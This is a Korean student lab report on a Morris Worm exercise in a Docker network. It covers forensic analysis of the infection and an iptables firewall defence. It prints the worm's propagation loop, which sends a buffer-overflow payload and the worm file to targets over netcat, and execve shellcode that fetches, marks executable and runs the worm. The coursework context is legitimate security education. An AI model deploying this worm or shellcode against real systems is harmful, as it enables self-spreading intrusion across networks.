
공격받은 호스트의 터미널에서 ls bof -l 명령어를 수행하여 worm.py 파일이 언제 생성되었는지 확인했다. 즉, 공격자는 에 공격을 수행했음을 확인할 수 있다.

What 무엇을



ps 명령어를 통해 worm.py 파일이 호스트의 프로세스로 작동중이다. 즉, worm.py 파일을 통해 공격이 수행되고 있음을 확인할 수 있다.

How 어떻게



공격받은 임의의 호스트의 터미널에서 ls bof -l 명령어를 수행하여 worm.py 가 있음을 확인했다. 해당 파일을 분석해보면

```
# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)


    # Transfer the worm file to the target machine
    subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
```

```
# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    " echo '(^_^) Shellcode is running (^_^)';                  "
    " nc -nvl 8080 > worm.py; chmod +x worm.py; ./worm.py       "
    "                                                         *"
    "1234567890123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

worm.py의
subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
badfile을 targetIP의 9090 포트로 전송한다. 9090 포트는 서버 포트로, 도커가 빌드되어 환경이 구성되었을 때부터 열려있다. 9090 포트는 badfile을 받아서 stack 프로그램으로 전달하고 stack에서는 버퍼 오버플로우가 발생하여 shellcode가 실행된다.

worm.py의 shellcode의
" nc -nvl 8080 > worm.py; chmod +x worm.py; ./worm.py "
nc -nvl 8080
호스트 환경의 8080 포트를 listen 상태로 열고 데이터 응답을 기다린다.

worm.py의 main 실행문의
subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
worm.py를 targetIP의 8080 포트에 출력한다.


worm.py의 shellcode의
" nc -nvl 8080 > worm.py; chmod +x worm.py; ./worm.py "
> worm.py;
기다리던 데이터의 응답으로 worm.py 내용이 worm.py 파일에 작성되어 저장된다.

worm.py의 shellcode의
" nc -nvl 8080 > worm.py; chmod +x worm.py; ./worm.py "
chmod +x worm.py; ./worm.py
worm.py 파일에 실행권한을 부여하고 실행한다.


위와 같은 과정을 통해, 공격자는 worm.py 파일을 작성하여 네트워크 환경에서 worm.py 파일을 실행시켜 네트워크 환경에 존재하는 모든 호스트 환경에 worm.py 파일을 퍼뜨리는 공격을 수행했다.

2. 보너스 문제

도커가 빌드되어 환경이 구성되었을 때부터 네트워크에 존재하는 모든 호스트의 포트는 Listen 상태로 열려있다. 즉, 공격자는 호스트들의 포트번호를 알아내어 해당 포트로 파일을 전송할 수 있고 이를 공격에 이용할 수 있다. 모든 호스트의 포트에 대한 외부의 접근을 막으면 공격을 방어할 수 있고, 접근을 막는 방법은 방화벽을 설정하는 것이다.



iptables -L 명령어를 수행하면 호스트 환경의 방화벽 설정을 볼 수 있다. 아무 설정을 변경하지 않은 상태에서는 모든 포트가 ACCEPT 상태로 방화벽 설정이 해제되어 있다. Whitelist 방식의 방화벽을 구현하기 위해서 모든 포트에 대해 방화벽을 설정한다. iptables -P INPUT DROP 명령을 수행하여 모든 포트에 대해 방화벽을 설정한다. 여기서 9090 포트는 서버의 기능을 수행하는 포트로 9090 포트는 방화벽을 해제하기 위해 iptables -I INPUT -p tcp --dport 9090 -j ACCEPT 명령어를 수행한다. 이렇게 9090 포트를 제외하고 모든 포트에 방화벽을 설정해주었다.



153/host_1 호스트에만 방화벽을 설정하고 다시 worm.py 공격을 수행했다. 153/host_1와 다른 임의의 호스트의 콘솔을 켜고 worm.py가 작동중일 때, ps aux 명령어와 netstat -a 명령어를 수행하여 비교를 해보았다. 153/host_1는 예전에 방화벽을 설정하지 않았을 당시 공격을 받았을 때 생성된 badfile 파일과 worm.py 파일이 있지만, 포트를 통해 들어오는 공격이 없고 시스템 상에서 작동중인 worm.py 프로세

스가 없는 반면, 다른 임의의 호스트는 포트를 통해 공격받아 시스템 상 worm.py 프로세스가 작동중인 모습을 확인할 수 있었다.

3. 고찰

팀 내 역할 및 수행 내용

전호영

1. Part 1) Morris Worm Attack 과정 수행, 보고서 작성 도움
1. Part 2) Forrensic 과정 수행, 보고서 작성 도움

BOF를 위한 worm.py 분석

해당 과제를 수행할 때 어느정도까지 forensic을 수행해야하고, forensic이 이뤄지는 환경과 포렌식 수행 시 내가 알고있는 지식의 범위가 어디까지인지 명확하지 않아 과제 수행을 하는데 몇 번의 어려움이 있었다.

양시영

1. Part 2) Forrensic 과정 보고서 작성 도움

part2 부분을 수행했는데 worm 공격의 프로세스와 포트 동작을 확인하고 증거자료를 제시하면서 who wat when how where 부분을 어떻게 설명할지 생각하는 부분이 쉽지 않았다.

임강호

1. Part 1) Morris Worm Attack 과정 수행, 보고서 작성 도움
2. Part 2) Forrensic 과정 수행, 보고서 작성 도움

worm.py, badfile, stack.c 파일 분석

2. 보너스 문제 완성

과제의 모든 과정을 수행하는데 큰 어려움이 없었지만, 보너스 문제를 해결할 때 어려웠고, 과제의 내용을 공부하는데 흥미롭고 재미있었다. 과제를 수행하기 위해 과제에 사용되는 모든 파일을 열람하여 분석해보면서 해당 파일은 어떤 기능을 어떻게 수행하는지 구글링을 통해 함수를 검색하여 분석하고, 어떤 기능을 수행하기 위해 코드를 이렇게 작성할 수 있구나 신기해했다. 원하는 정보를 얻기 위해 리눅

스 명령어를 수행하는데 설치되지 않은 명령어들도 있어서 원하던 정보를 어떤 다른 명령어를 수행하여 획득할지 오랫동안 고민도 하게되었다.
지금까지 SW보안개론, 운영체제, 운영체제보안 등의 강의에서 공부해왔던 다양한 지식들을 활용하게 되는 기회였다. 특히 이번 과제를 수행하면서 내가 다른 어떤 분야보다 네트워크 환경에 대한 지식이 부족하다고 느껴졌다. 또한 도커 환경을 나름대로 분석하여 이 환경이 어떻게 구축되어 현재 가상환경에서 운영체제의 어떤 자원에 접근할 수 있는지 사족으로 생각해보기도 했다.